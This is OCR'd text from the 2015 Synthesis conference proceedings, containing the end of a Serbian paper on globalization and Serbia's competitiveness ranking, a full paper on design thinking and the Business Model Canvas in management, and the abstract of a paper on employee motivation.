DOI: 10.15308/Synthesis-2015-345-348

ova dva autora navode u svom radu: institucije, infrastruktura, makroekonomska stabilnost, zdravlje i osnovno obrazovanje, visoko obrazovanje i usavršavanje, efikasnost robnog tržišta, efikasnost tržišta radne snage, efikasnost finansijskog tržišta, tehnološka spremnost, veličina tržišta, poslovna sofisticiranost i inovativnost. Stubovi konkurentnosti organizovani su u tri grupe. Prva grupa uključuje stubove institucije, infrastruktura, makroekonomska stabilnost, zdravstvo i primarno obrazovanje. Drugu grupu čine faktori povećanja efikasnosti koju formiraju stubovi visoko obrazovanje i obuka, efikasnost tržišta dobara, efikasnost tržišta rada, sofisticiranost finansijskog tržišta, tehnološka spremnost i veličina tržišta, dok su u trećoj grupi sofisticiranost poslovnih procesa i inovacija.

Po podacima Svetskog ekonomskog foruma za 2013-2014. godinu, Srbija se po vrednostima globalnog indeksa konkurentnosti (GIK) našla na nezavidnom 101. mestu što se može videti u sledećoj tabeli.

| Globalni indeks konkurentnosti 2013-2014. | | |
|---|---|---|
| Zemlja | Rang (od 148) | Skor (1-7) |
| Crna Gora | 67 | 4,2 |
| Albanija | 95 | 3,8 |
| Bosna i Hercegovina | 87 | 4,0 |
| Hrvatska | 75 | 4,1 |
| Makedonija | 73 | 4,1 |
| Srbija | 101 | 3,8 |

Tabela 1. Vrednosti GIK za zemlje Zapadnog Balkana za period 2013-2014.

Izvor: Fondacija za razvoj ekonomske nauke

Prema ukupnoj konkurentnosti merenom GIK u 2013. godini, Srbija se nalazi na začelju grupe zemalja Zapadnog Balkana u koju spadaju Albanija, Bosna i Hercegovina, Hrvatska, Makedonija i Crna Gora. Istorijski posmatrano najveću vrednost GIK od 3,9 Srbija je ostvarila uoči prvog talasa globalne ekonomske krize 2008. godine, da bi već naredne, 2009. godine vrednost GIK primetno opala na 3,77 što se može videti iz tabele 2 koja daje prikaz kretanja GIK za zemlje Jugoistočne Evrope u periodu 2008-2010. godine Prema podacima Fondacije za razvoj ekonomske nauke (FREN), najkonkurentnija zemlja u svetu za 2014. godinu je Švajcarska koja ima najveću vrednost indeksa konkurentnosti (5,7), u Evropskoj uniji predvode Finska i Nemačka. Finska je sada četvrta u svetu, a Nemačka peta. SAD su na trećem mestu, odmah iza Singapura. Velika Britanija je na devetom mestu, Rusija na 53, Kina na 28, Turska na 45, Brazil na 57, a Indija na 71. Najnižu vrednost indeksa konkurentnosti od 2,79 i 144. mesto zabeležila je Gvineja. Izveštaj Fondacije za razvoj ekonomske nauke (FREN) pokazuje da je Srbija popravila poziciju na globalnoj listi konkurentnosti i zauzela 94 mesto među 144 države.

Bez posedovanja strategije koja podrazumeva dugoročan plan nijedno preduzeće ne može uspešno poslovati. Zbog čestog menjanja političkog miljea Srbija odavno nema nacionalnu strategiju, a za obezbeđivanje efikasne nacionalne strategije neophodno je sagledati realnu sliku o njenim mogućnostima u odnosu na raspoložive resurse i realnu sliku odnosa sa okruženjem. Kao što se vidi ključni faktor procesa globalizacije je rast konkurencije na globalnom planu, a konkurentnost imaju zemlje sa navedenim postavljenim stubovima koje Srbija nema. Institucionalno, fenomen globalizacije povezan je sa razvojem i afirmacijom vodećih transnacionalnih kompanija u svetu. Ova preduzeća predstavljaju osnovni izražajni oblik visoko internacionalizovane proizvodnje na svetskom planu i ključne nosioce savremenog tehničkog progresa u globalnim razmerama (Cvetanović, 1999). Politika i mere sprovode se kroz međunarodne finansijske institucije: Međunarodni monetarni fond (MMF), Svetska banka (SB) i Svetska trgovinska organizacija (STO).

| Zemlja | 2008. | 2009. | 2010. |
|---|---|---|---|
| Estonija | 4,67 | 4,56 | 4,61 |
| Letonija | 4,26 | 4,06 | 4,14 |
| Litvanija | 4,45 | 4,3 | 4,38 |
| Poljska | 4,28 | 4,33 | 4,51 |
| Češka | 4,62 | 4,67 | 4,57 |
| Slovačka | 4,4 | 4,31 | 4,25 |
| Mađarska | 4,22 | 4,22 | 4,33 |
| Rumunija | 4,1 | 4,11 | 4,16 |
| Bugarska | 4,03 | 4,02 | 4,13 |
| Slovenija | 4,5 | 4,55 | 4,42 |
| Hrvatska | 4,22 | 4,03 | 4,04 |
| Albanija | 3,55 | 3,72 | 3,94 |
| Bosna i Hercegovina | 3,56 | 3, 53 | 3,7 |
| Makedonija | 3,87 | 3,95 | 4,02 |
| Crna Gora | 4,11 | 4,16 | 4,36 |
| Srbija | 3,9 | 3,77 | 3,84 |

Tabela 2. Kretanje GIK za zemlje Jugoistočne Evrope u periodu 2008-2010.

Izvor: Autorski prikaz na osnovu podataka Fondacije za razvoj ekonomske nauke

Međunarodni monetarni fond osnovan je 1944. godine a zvanično počeo sa radom 1946. godine u Vašingtonu. MMF odobrava zemlji sa platnobilansnim problemima pristup svojim resursima pod određenim uslovima (Marčetić, 2012). MMF-ov program počinje kada je privreda neke zemlje u recesiji i kada Vlada zemlje zatraži finansijsku pomoć. Uslovi koje određuje MMF često ne mogu biti ispunjeni u predviđenim rokovima, a zna se da moraju biti ispunjeni pre isplate prve tranše. Mišljenja o sklapanju sporazuma sa MMF-om su podeljena. Diktirajući uslove sporazuma, MMF guši bilo kakvu raspravu s vladom zemlje zajmoprimca o alternativnim ekonomskim politikama, a naročito širu raspravu unutar same zemlje (Stiglitc, 2004). Međunarodna banka za obnovu i razvoj (IBRD) osnovana je 1945. godine, sa ciljem da obezbedi pomoć za razvoj nerazvijenim zemljama u svetu. Svetska banka (SB) se obično oslanja na to da MMF podstiče dužničke zemlje na sprovođenje ekonomske reforme (Rendi, 1997). Kao i MMF ni Svetsku banku i neke njene poteze nisu zaobišle mnoge kritike. Treća međunarodna finansijska institucija koja je deo ove trilaterale je Svetska trgovinska organizacija (STO). Članstvo u STO predstavlja jedan od ključnih koraka integracije zemlje u globalne ekonomske tokove, kao i neophodan korak u procesu pridruživanja Evropskoj uniji. Na regulisanje odnosa u obavljanju svetske trgovine najveći uticaj ima Svetska trgovinska organizacija (*World Trade Organization-WTO*). Ova organizacija je osnovana 1995. godine sa sedištem u Ženevi. Nastala je na temeljima i težnji Opšteg sporazuma o carinama i trgovini (*General Agreement About Tariffs and Trade- GATT*) (Đurić, 2003). Glavni cilj STO je da obezbedi da se trgovina odvija bez prepreka što je predviđeno multilateralnim sporazumima. GATT je osnovan 1947. godine (Privredna komora Beograda, 2004). Iz gore navedenog primećujemo da su tri ključne međunarodne organizacije nastale skoro istovremeno, s tim što je STO zasnovan na temeljima GATT-a.



DOI: 10.15308/Synthesis-2015-345-348

## 5. ZAKLJUČAK

Globalizacija je zahvaljujući naučno-tehnološkoj revoluciji i visokorazvijenim zemljama, nezaustavljiv proces kojim se obezbeđuje slobodan protok roba, usluga i ljudi između različitih država što podrazumeva i otvaranje nacionalnih granica. Sredstva za finansiranje naučno-tehnološkog razvoja poseduju visokorazvijene zemlje. Međutim, na proces globalizacije ne možemo gledati samo sa ekonomske strane. Ekonomska strana, odnosno, profit jeste glavni motiv nastanka globalizacije, koja zadire u sve pore jednog društvenog sistema. Da bi se aktivnosti, predviđene globalnim strategijskim planovima odvijale u pravcu postavljenog cilja neophodno je obezbediti uslove koji podrazumevaju promene u svim društvima i na svim poljima. Promene su, uglavnom, radikalne i bolne naročito u zemljama u razvoju. Prvi korak u sprovođenju promena jeste iniciranje kriza u malim zemljama i kreiranje pogodnog tla u pravcu koji podrazumevaju globalni strategijski planovi. Jedino tako mogu se stvoriti uslovi za realizaciju globalnih ciljeva čiji očekivani negativni efekti, koje u tom procesu trpe zemlje u razvoju, ne brinu mnogo kreatore planova. Privreda je glavni podsistem društva, stoga je neizbežno baviti se globalizacijom i iz političkog ugla. Uočljivo je da su krize i ratovi, izazvane u zemljama u razvoju, deo globalnih strateških planova, a njihove posledice neizbežno se odražavaju na ionako slabe stubove konkurentnosti. Zemlje, poput naše, koje su iz komunističkog prešle u demokratski sistem uređenja, sa državne na privatnu svojinu, sa velikim brojem neuspelih privatizacija (koje još uvek nisu završene), bombardovane zemlje sa uništenom infrastrukturom, izgubljenim resursima na prostoru Kosova i Metohije, sa privredom u recesiji i velikim brojem nezaposlenih čeka teška i mukotrpna borba za svoje mesto u globalnom svetu. Negativni efekti, iniciranih kriza od strane visokorazvijenih zemalja, vide se u svim sferama zemalja u razvoju. Vladama tih zemalja prostor za manevar je ograničen samom težnjom ka napretku. Napredak podrazumeva sklapanje sporazuma sa MMF-om, molbe Svetskoj banci i Svetskoj trgovinskoj organizaciji koja je u potpunoj saglasnosti sa politikom uslovljavanja MMF-a. Kako bi se ostvarili globalni ciljevi u službi visokorazvijenih zemalja su tri ključne međunarodne organizacije, koje su neretko podložne brojnim kritikama zbog definisanja politike i mera u odnosu na zemlje u razvoju. Onoliko koliko u tim uslovljavanjima budemo uspeli da se izborimo eliminacijom neprihvatljivog, toliko ćemo i krenuti putem oporavka-obnove infrastrukture i institucija, oživljavanja privrede i otvaranja novih radnih mesta, stvaranja stabilnog ekonomskog ambijenta, podizanja standarda i kvaliteta života. Mora se ići u pravcu neutralisanja i eliminacije svih osetnih negativnih efekata. Koliko budemo uspeli u tome, toliko ćemo biti konkurentni. U suprotnom, integracija tržišta, država i tehnologija koja je omogućila da se proizvodnja i roba plasiraju brže i jeftinije, ne znači mnogo zemljama u razvoju.

## LITERATURA


Bajec, J., & Joksimović, Lj. (2004). *Savremeni provredni sistemi.* Beograd: Ekonomski fakultet.

Cvetanović, S. (1999). *Teorija i politika privrednog razvoja*. Niš: Ekonomski fakultet.

Đurić, Z. (2003). *Spoljnotrgovinsko i devizno poslovanje*. Kosovo Polje – Blace: Viša poslovna škola.

Hrustić, H. (2010). Srbija i geoekonomska globalizacija*, Zbornik Matice srpske za društvene nauke. 132,* 25-40.

Lakić, N. (2011). Da li je globalizacija izazov ili pretnja nacionalnim državama kao dominantnom obliku političke organizacije. *Bezbednost Zapadnog Balkana, 6(21),* 6-17.

Lazić, B., & Markov, J. (2011). Metodologija istraživanja konkurentnosti koju primenjuje svetski ekonomski forum. *Poslovna ekonomija, 5 (1),* 216.

Marčetić, M. (2012). *Uloga MMF-a u održanju eksterne ravnoteže.* Beograd: Autorsko izdanje.

Rosić, I., & Đurić, D. (2008). *Nacionalna ekonomija.* Kosovska Mitrovica: Ekonomski fakultet Priština – Kosovska Mitrovica.

Rendi, Č. (1997). *Vodič za početnike u svetskoj privredi.* Beograd: Želind.

Stiglic, Dž. (2004). *Protivrečnosti globalizacije.* Beograd: Biblioteka Ekonomija trećeg puta.

Šoškić, D. & Živković, B. (2007). *Finansijska tržišta i institucije*. Beograd: Ekonomski fakultet.

Veličković, D. (2000). *Način funkcionisanja privrede.* Leposavić: Institut za srpsku kulturu Priština.

Fondacija za razvoj ekonomske nauke - FREN. (2014). *Globalna ekonomska kriza i konkurentska pozicija Srbije.* Preuzeto 11. marta 2015. http://www.fren.org.rs/sites/default/files/projects/attachments/Izve%C5%A1taj%202014%20Globalna%20ekonomska%20kriza%20i%20konkurentska%20pozicija%20Srbije.pdf

Privredna komora Beograda. (2004). *Srbija i Svetska trgovinska organizacija-Perspektive i izazovi članstva.* 16.03.2015. http://www.kombeg.org.rs/Komora/udruzenja/UdruzenjeTrgovine.aspx?veza=1409




DOI: 10.15308/Synthesis-2015-345-348

Synthesis
International Scientific Conference of IT and Business-Related Research

# CREATIVITY IN MANAGEMENT: CREATIVE THINKING PROCESS AND BUSINESS MODEL CANVAS

## KREATIVNOST U MENADŽMENTU: PROCES KREATIVNOG RAZMIŠLJANJA I KANVAS POSLOVNI MODEL

Milena Sokolić
Alma Mater Europaea, Department of European Business Studies, Gosposka ulica 1, 2000 Maribor, Slovenia.

**Abstract:**
Creativity has gained on its importance in business environment over the past two decades, and has become a popular tool for enhancing innovation not only in design and engineering, but also in management. However, a strong scepticism towards using the approaches based on creativity is still being widely present. This paper analyzes creativity as a characteristic, and thus creative thinking discusses and compares design thinking process and Business Model Canvas (BMC) and their implementation in organisations. This paper analyzes and discusses creativity as an important characteristic of employees and management, which considerably contributes to employee engagement, enhances innovation and strengthens the organisation's strategy or enables creating the new one.

**Key words:**
innovation, strategy, business model.

**Apstrakt:**
U protekle dve decenije kreativnost dobija sve više na značaju u poslovnom okruženju, i postaje često korišćeno sredstvo za unapređenje inovacija ne samo u oblasti dizajna i inženjerstvu već i u menadzmentu. Međutim, i dalje je prisutan izražen skepticizam prema pristupima koji se baziraju na kreativnosti. Ovaj rad analizira kreativnost kao karakteristiku, i u njemu se razmatra i upoređuje process kreativnog razmišljanja (*design thinking*) i Kanvas poslovni model, kao i njihova primena u organizacijama. Ovaj rad analizira kreativnost kao važnu karakteristiku zaposlenih kao i menadzmenta, koja u velikoj meri doprinosi angažovanju zaposlenih, povećava inovativnost, i jača strategiju organizacije i čak doprinosi kreiranju nove.

**Ključne reči:**
inovativnost, strategija, poslovni model.

## INTRODUCTION

Creativity is no longer subject only to artists and innovators. It is also a characteristic of a good leader, effective team-player, productive employee and a strategic tool. While traditional management model "top-down" style is still considered the most trustworthy and realistic, many companies have started changing that. Today's economic situation and saturated markets have forced managers to start thinking differently. According to Smith (2014), they must have the dynamic capability to manage different sources and resources of creativity and innovation that surround the organization and the speed in understanding and solving internal and external issues. However, in current dynamic environment fostering consumerism more than ever before and fast growing markets triggering competition to think and react even faster, there is a necessity for managers to give themselves an opportunity to think differently and give more credibility to adapting different creative processes in order to enhance innovation.

## CREATIVITY IN ORGANISATIONS AND CREATIVE THINKING

There are many definitions of creativity, and the cornerstone in each one of them is the term "generation of ideas". Oldham and Cummings (1996) explain creativity as generating ideas, procedures, or products that are new or original, and potentially relevant for, or useful to an organization, while Franken (2007) describes it as a tendency to generate or recognize ideas, alternatives, or possibilities and emphasizes the generation of those ideas that may be useful in solving problems, communicating with others, and entertaining ourselves and others.

As Dufor and Steane (2014) used Picasso's drawings and paintings as a metaphor for strategic problems and conclude that it is not the strategic planning and programming to be blamed for problems that occur in organisations, but the lack of creative strategic thinking. Studies (Zhou, 2008) have demonstrated that providing the working environment with creative co-workers enhances employee creativity. Moreover, employees with less creative personalities performing while creative co-workers were present and more supervisors provided developmental feedback, the more employees exhibited creativity. However, once creativity has been unleashed, it needs to be applied.

While each person has unique approach to problem-solving, which depends on its character, experience, environment *etc.*, Robson (2002) distinguished between three different types of thinking:

- analytical thinking, which is used by the majority of people when facing a problem. It is a spontaneous approach people will use due to the schooling, which still exerts a major impact on solving problems analytically;
- lateral thinking represents analytical thinking, but as expressed by Robson, it allows creativity to some extent in order to give the insight needed to get on the right wavelength;
- creative thinking gives most space for finding a solution and although it will be approached creatively, it does not mean that analytical problem-solving skills will not be used. Design thinking comes out of creative thinking.

E-mail: milena.sokolic@gmail.com
DOI: 10.15308/Synthesis-2015-349-352


A special subcategory of creative thinking, called design thinking, has been developed in early nineties with the purpose of finding solutions in business incorporated by design and innovation consulting firm IDEO. The process itself has been incorporated by large corporations such as Apple, IBM, Samsung, Procter & Gamble *etc.*

Design thinking is known as a solution-based problem-solving process. Brown (2008) defined it as a discipline that uses the designer's sensibility and methods to match people's needs with what is technologically feasible and what a viable business strategy can convert into customer value and market opportunity. Thinking like a designer, who possesses empathy, integrative thinking, optimism, experimentalism, collaboration, can transform the way you develop products services, processes, and even strategy. According to Jones (2009), design thinking on one side characterizes innovative, human-centred enterprises that form part of the so-called architecture, design and anthropology paradigm, while on the other hand, it focuses on a collaborative and iterative style of work and a mode of thinking similar to practices associated with more traditional so-called management, economics, psychology paradigm.

Hasso Plattner Institute of Design at Stanford has developed a whole new educational programme called d.school that provides students and professionals of all disciplines with the knowledge of design thinking. It is described as human-centred five-stage process (2015), which involves:

- empathizing with people that are part of design challenge by observing, engaging, watching and listening;
- defining the problem statement, the user as well as the needs, expressing insights gathered through empathy and research;
- ideation by brainstorming in order to transit from identifying problem to creating solutions;
- prototyping by creating cheap but useful solution that will enable to receive a feedback;
- testing by generating another opportunity according to feedback of the prototype.

While the process described arises from the research programme that strives to apply rigorous academic methods to understand how and why design thinking innovation works and fails (Hasso-Plattner-Institut, 2015), the process aimed especially in the organizational context is more structured as shown in Pic. 1 below (Liedtka & Oglieve, 2011): during a process of design thinking, ten tools lead through the four-stage, respectively five-stage, and taking into account that the process starts with visualization. These tools create new possibilities and reduce risk when managing the inevitable uncertainty of growth and innovation, but each stage can relate to the stages described in the process taught at d.school.




Picture 1: Ten tools through four stages in design thinking process


Source: Liedtka & Ogilvie, 2011.

Roger Martin (2009), as one of the leading experts of design thinking, says that the nature of wicked problems, which represent complex problems that have not been treated with much success because they won't keep still (Ritchey, 2013), need to be understood before solving it. In order to achieve that, "the knowledge funnel", as called by Martin, needs to be enforced in order to recognize possible solutions. The knowledge funnel starts with exploration, heuristic implemented into action, revision, and conversion of heuristic into algorithm.

According to empirical examination by Wattanasupachoke (2012), the use of design thinking in business management and operations can increase innovativeness in the company through creativity, which leads to better financial performance in the future. However, examination also concludes that design thinking does not have a direct relationship with performance due to its focus on improving the operating process and developing creativity in product and service design.

Design thinking can be used as a useful tool in Business Model Canvas (BMC). BMC is a new model, developed in 2008 by Osterwalder and Pigneur (2010), and it represents a strategic management tool in the form of a visual chart or rather template (Pic. 2), which identifies nine different features within three different dimensions - creation, capture and delivery of value:

- key partners and suppliers,
- key activities, customer relationships and revenue streams linked to those activities,
- value propositions of products and services delivery to each customer segments,
- key resources required for value propositions,
- customer segments to be reached,
- customer relationships, which are expected from customer segments to be established,
- channels through which customer segments want to be reached,
- cost structure that will support business model,
- revenue stream contribution to overall revenues, for what and how are customers paying.




Picture 2: Business Model Canvas template

Source: Adapted from Osterwalder & Pigneur, 2010.

## DISCUSSION

The implementation of creative thinking into an organization and its processes can be very challenging. The presence of creative co-workers has positive effects on non-creative employees (Zhou, 2008). Shaping of an appropriate environment and focusing on employee skills can unveil the existing potential and encourage development of new ones, which will ultimately lead to better communication, stronger team work, greater effectiveness and higher productivity. However, the adaptation to



DOI: 10.15308/Synthesis-2015-349-352

that kind of a mindset does not only depend on the nature of organisation's products or services, but also on the resources of an organisation and the willingness of management to adapt to a creative mindset. The common description of creative thinking definitions – generating idea, requires specific characteristics that creative thinking should possess in order to be able to apply creative thinking to business processes. Analytical thinking has always been an essential requirement of the employers when looking for employees, but creativity is also becoming one of those requirements. When looking for the evidence of creative thinking in practice, we came across the fact that creativity is requested, or rather desired as one of the skills among management vacancies. Roche, the leading pharmaceutical company, states on its career website that their Principal Program Manager should understand and experience design thinking and usability, or in other words, a user- centred design techniques (Roche, 2015).

Many organisations succeed by applying design thinking, and one of them is Apple. With the support of IDEO, Apple's mouse was the first product designed based on design thinking principles, which continued to launch products and generate success on the market, whose reasoning stands behind the process of design thinking (Ideo, 2015). Forty years ago, when Apple entered the market, the business processes and systems that evolved the development of IT market for personal computers were, as explained in the case study of Thomke and Feinberg (2012), captured in enterprise software, with an emphasis on automating tasks. Findings of the case study show that Apple's approach was different. They were aware that they have to focus on their product's potential users, so they first started developing design based on what they thought people would need and want and the way people would interact with the computer. Prior to finding the right solution, Apple tried many options, as a result of creativity integration.

However, Apple is not the only organisation that tried to solve its problems with creative approach. One of them is also Procter and Gamble (P&G). According to Kotchka (2008), P&G needed a culture change and built the design into DNA of the organisation based on the initiative of the CEO, Lafley. They became aware that despite the fact that they were the first company that used mass marketing and despite the resources and modern technology possessed, they will not be able to keep up with the market changes unless the focus is placed on the consumer. P&G went through the design thinking approach, which ultimately lead to a change in the entire organisation and their products. This was achieved by focusing more on the consumers by observing them and designing for them, but also by hiring experts and focusing on employees by educating them through brainstorming, mentor-up programme, reorganizing and redesigning working space. Martin (2009), also a team member of P&G, who formed the process of design thinking applied to P&G's products redesign, says that design thinking for businesses comprises three components: (1) deep and holistic user understanding, (2) visualization of new possibilities, prototyping, and refining, and (3) the creation of a new activity system to bring the nascent idea to reality and profitable operation. Since P&G redesigned its products and advertising, recognition and reputation of its brands has increased, *e.g.* the shampoo Herbal Essences, it was just before the removal from the market and organisation's product line when P&G decided to redesign the entire appearance of the product and its advertising. A similar occurred to their Oil of Olay cream, which was completely redesigned and many other products (Kotchka, 2008).

Another example shows that British Airways managed to transform travelling experience of its customers with the help of design thinking through consultancy firm. Twenty years ago, the company introduced the world's first fully flat beds in their first class, and five years later in business class, which raised the standards in air travelling and encouraged their competitors to follow this adaptation (Holland & Busayaean, 2014). In 2012, the company redesigned the check-in area in Paris Charles de Gaulle airport in collaboration with consultancy that specialises in using design thinking to reposition clients and provide competitive edge (British Airways, 2015).

Academicians and practitioners are being very collaborative when it comes to design thinking. David Kelly, a founder of IDEO, teaches students, as well as executives at d.school at Stanford. P&G has asked d.school, Illinois Institute of Design and Rotman School of Management, to design a course for P&G's business leaders. The participants have been introduced to design thinking in a few day of workshops through design thinking steps, from brainstorming, prototyping *etc.*, while other employees were then introduced to a problem and led towards problem-solving through design thinking methodology, but were not told about the methodology. According to Kotchka (2008), learning was very successful and this approach has been present in P&G for a decade now.

There are significantly more organisations that have applied the approach of design thinking to their business processes, and increased innovation, but majority of them are large, global corporations, where technology and its development play an important role in their processes. Those corporations also have the resources to fund those processes, which requires engagement of experts from different disciplines involved in several-stage and timely processes. This clearly represents a disadvantage for smaller organisations.

When we tried to infer and analyze steps of design thinking application in each of these studies, no detailed information about the procedures could be found. In order to receive a complete insight into how design thinking works in practice and understand its complexity, the actual presence with observation would be needed.

Although design thinking process can be time-consuming, the process itself is learned through its implementation and is also costly. The BMC, which is also the result of creative thinking, offers simple, easy and quick insight into an organization's qualities, capacities and abilities. This can be reached by filling the predesigned scheme, which also has limitations.

Since creative thinking allows numerous ideas that can be non-systematic and in order to be equally valued until they have been tested, it is necessary to assume a more systematic creative thinking approach. Identified stages of design thinking can lead a challenge taker to concrete and desired results, provided he/she is carefully following. A challenge taker can move towards the realization or completion of the process when ready, but still keep it structured. Design thinking can be useful when assessing characteristics and parameters to BMC, which covers the majority aspects of the organization and it can work well with SWOT analysis. Working in combination can form a good strategy plan or strengthen the existing one. While revising organization's strengths, weaknesses, opportunities and limitations, the questions related to each aspect of BMC can give a good picture of the model itself, but it can also open some issues or questions that were not assessed in SWOT analysis and vice versa.

Little academic research on BMC has been done so far. Despite BMC being relatively new, it adhered very quickly amongst organisations due to its simplicity. Organisations such as IBM, Ericcson, Public Works and Government Service of Canada have used BMC (Osterwalder & Pignueur, 2009), while Deloitte also proposed a BMC as part of the business plan for their



DOI: 10.15308/Synthesis-2015-349-352

technology talent competition. Carefully provided information for BMC can build a strong foundation for organisation's strategy. Zandoval and Zilber (2014) conclude that this model is the most complete business model compared to several others since it contains all internal and external organizational components in detail, and shows how these relate to creation and capturing the value proposed by the organization. Although the model is simple and practice-oriented, which enables possibility to start from the scratch and is more applicable for innovation than for transformation of the existing models, it does not give a broader analysis of competition and its structures. Moreover, it does not formulate goals nor takes key performance indicators into account, nor it does performance measurements (Spanz, 2012).

Before the application of a new way of thinking, either using the methodology of design thinking, or starting to fill the template for BMC, people assigned to those processes need to be fully familiar or either led through (design thinking methodology) or taught about the process (BMC).

## 6. CONCLUSION

Encouraging creativity in the workplace has been given a lot of attention in the last two decades. It plays an important role in business environment since it increases peoples' engagement, improves communication, strengthens team collaboration and consecutively leads to higher productivity. Design thinking, as a subcategory of creative thinking, is a structured solution-based problem-solving process that can be used with any discipline, service or product, can positively contribute to a design challenge undertaken by an organization, whether it refers to reorganizing a department or developing a new product, but it should not completely exclude the analytical problem solutions. Several organisations, especially the larger ones, have applied design thinking to their processes, which led to positive solutions. While design thinking itself can take a lot of time within the entire process and can be more costly, Business Model Canvas is a strategic management model that is easy to use, and it enables an organization to recognize its potentials and encourage innovation and growth through creative thinking.

Resources that are limited and difficult to measure, as well as recent demand and popularity of creative thinking, make an abundance of opportunities for future research regarding creative thinking, techniques and approaches.

## REFERENCES


*Applying Design Thinking to Your Business*. (2009). An Interview with Roger Martin. Retrieved April 5, 2015, from https://hbr.org/2009/11/applying-design-thinking-to-yo.

Brown, T. (2008). Design Thinking. *Harvard Business Review*. Retrieved April 6, 2015*, from http://www.fredonia.edu/pr/web/pdf/HBR-Timbrown.pdf*

*British Airways. (2014). Check-in at Paris Charles de Gaule.* Retrieved April 6, 2015*, from http://www.britishairways.com/en-fr/offers/local/changes-at-cdg-airport.*

Ching, Y. H., & Fauvel, C. (2013). Criticism, variations and experiences with Business Model Canvas. *European Journal of Agriculture and Forestry Research*, 1(2), 26-37.

*Deloitte. (2015). Deloitte Top Technology Talent Competition.* Retrieved April 16, 2015, from http://www2.deloitte.com/content/dam/Deloitte/ie/Documents/Technology/2014_top_tech_entry_form_deloitte_ireland.pdf.

Dufour, Y., & Steane, P. (2014). Creative strategic thinking and sustainable leadership: lessons from Picasso. *Journal of Global Responsibility*, 5(2), 219-225.

Franken, E.R. (2007). *Human Motivation*. Belmont: Thomson/Wadsworth.

Hasso Platnner Institut. (2015). Design Thinking Research Programm. Retrieved March 12, 2015, from http://hpi.de/en/dtrp/program/overview.html.

Holland, R., & Busayawan, L. (2014). *Managing Strategic Design*. London: Palgrave.

IDEO. (2015). Retrieved March 12, 2015, from http://www.ideo.com/

Plattner, H. (2015). Institute of Design at Stanford. Retrieved March 12, 2015, from http://dschool.stanford.edu/

Jones, A. (2008). The Innovation Acid Test. Axminster: Triarchy Press.

Liedtka, J. & Ogilvie, T. (2001). *Designing for Growth: A Design Thinking Tool Kit for Managers.* New York: Columbia Business School Publishing.

Kotchka, C. (2008). *Lecture at Institute of Design Conference 2008*. Retrieved April 12, 2015, from https://vimeo.com/5203345.

Martin, R. (2009). *The Design of Business: Why Design Thinking Is the Next Competitive Advantage*. Boston: Harward Business Review Press.

Oldham, G. R., & Cummings, A. (1996). *Employee creativity: Personal and contextual factors at work. Academy of Management Journal*, 39 (3), 607B634.

Osterwalder, A. & Pigneur, Y. (2010). Business Model Generation: A Handbook for Visionaries, Game Changers, and Challengers. Hoboken: John Wiley & Sons.

Ritchey, T. (2013). Wicked problems: Modelling Social Messes with Morphological Analysis. Acta Morphologica Generalis, 2 (1), n.p.

*Financial Times. (2008). Procter & Gamble hires design outsider*. Retrieved April 5, 2015, from http://www.ft.com/cms/s/0/386b4f1e-2761-11dd-b7cb-000077b07658.html#axzz3WoSFusH4.

Roche. (2015). *Careers*. Retrieved April 5, 2015, from from http://www.roche.com/careers/jobs/jobsearch/job.htm?id=G00435803&locale=en&title=Principal%20Program%20Manager%20-%20Emerging%20Health%20Technology.

Robson, M. (2002). *Problem-solving in Groups*. Burlington: Ashgate Publishing Company.

Smith, E.P. (2014). *Strategic Human Resource Management: An International Perspective.* London: SAGE Publications Ltd.

Spanz, G. (2012). *Startup best practice: Business Model Canvas*. Retrieved April 6, 2015, from http://blog.ventureworks.ch/post/18727255435/startup-best-practice-business-modelcanvas

Thomke, S., & Feinberg, B. (2012). Design Thinking and Innovation at Apple. *Harward Business School Cases* 9-609-066.

Wattanasupachoke, C. (2012). Design Thinking, Innovations and Performance: An Empirical Examination. *International Journal of Management and Innovation*, 4(1), 1-14.

Zandoval Bonazzi, F.L. & Zilber, A.M. (2014). Innovation and Business Model: a case study about integration of Innovation Funnel and Business Model Canvas. *Review of Business Management*, 16(53), 616-637. DOI: 10.7819/rbgn.v16i52.1812.

Zhou, J. (2003). When the presence of creative coworkers is related to creativity: Role of supervisor close monitoring, developmental feedback, and creative personality. *Journal of Applied Psychology*, 88(3), 413-422.




DOI: 10.15308/Synthesis-2015-349-352

Synthesis
International Scientific Conference of IT and Business-Related Research

# UTICAJ MOTIVACIJE ZAPOSLENIH NA PERFORMANSE ORGANIZACIJE

## THE EFFECTS OF EMPLOYEE MOTIVATION ON ORGANIZATIONAL PERFORMANCES

Vlado Radić, Nikola Radić
Visoka škola za poslovnu ekonomiju i preduzetništvo, Mitropolita Petra 8, Beograd, Srbija

**Apstrakt:**
Zadatak menadžera jeste da obezbede da zaposleni obavljaju zadatke/poslove na pravi način, a da bi se to postiglo, moraju se zaposliti najsposobniji. Radi poboljšanja performansi organizacije potrebno je da zaposleni budu motivisani. Dakle, motivacija u teoriji i praksi postaje kompleksno pitanje koji se može posmatrati iz različitih uglova. Iako postoje brojna istraživanja o motivaciji, ova tema još uvek nije potpuno razjašnjena. Neopohodno je poznavanje i razumevanje ljudske prirode da bi se došlo do saznanja kako motivacija utiče na performanse organizacije. Savremena istraživanja pokazuju da su dobro motivisani zaposleni produktivniji i kreativniji u postizanju organizacionih ciljeva od onih kod kojih je motivacija prisutna u manjoj meri. Motivacija kao sistem stimulacije predstavlja osnovu za razvoj kapaciteta i ostvarivanje boljih performansi.

